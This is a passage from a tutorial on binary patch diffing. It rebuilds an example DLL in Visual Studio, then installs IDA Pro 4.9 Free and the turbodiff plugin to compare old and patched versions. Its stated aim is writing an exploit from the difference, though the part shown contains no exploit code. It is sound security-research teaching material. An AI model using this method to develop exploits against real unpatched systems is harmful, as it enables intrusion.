
Now click on the Build \ "Clean Solution", to have a delete all the compiled files.




Hopefully the cleanup will be successful:




Now Build again the solution by clicking Build \ Build Sloution





Hopefully the compilation will be successfull:



Close the Solution, just to be sure, that every file is closed.



Now copy the content of the Release folder (the place of it was just printed out by the visual studio right now) in my case it was "C:\Users\Administrator\Documents\Visual Studio 2008\Projects\patching\Release" to somewhere, to keep it as the new version. I created a folder on the C: directory called as new, and copied it there.




Find the problem by comparing the two applications

Now we have the two example dll-s, to compare them, and find what changed, and write the exploit based on that difference. To do it we need the Ida pro 4.9 free version (one should hunt for it on the net, because from the official website the 5.0 free version can be downloaded, but that does not support the third party plugins also required for the example), but on other sites, and computer magazines download archives you can find it.


And you need the "turbodiff-for-free-ida_v1.0.1b2.zip" it can be downloaded from <http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff> take care to download the 4.9 free version (except of course if you have a full working ida 5.x).

There are other bindiff tools as well of course: zynamics bindiff (not long ago bought by google), tenable security patchdiff2, eeye binary diffing suite, but those are not free, or not working with the free IDA.


Now install Ida free 4.9, click next on the welcome screen.




Accept the licence agreement, and click to next




give the directory install to, and click on next again



I created a desktop icon, to start it easier, but it depends on your taste if you want or not. Then click on next.




On the final screen click finish to install.




After the finish of installation you do not have to start the Ida yet, first we have to copy the turbodiff to the plugin directory.



Go to the directory of Turbodiff.




Copy the .plw file to the plugin directory of ida pro 4.9 free (by default it is `c:\program files\ida free\plugins`)




Then start the Ida pro.




Accept the license agreement.




Click on the new button



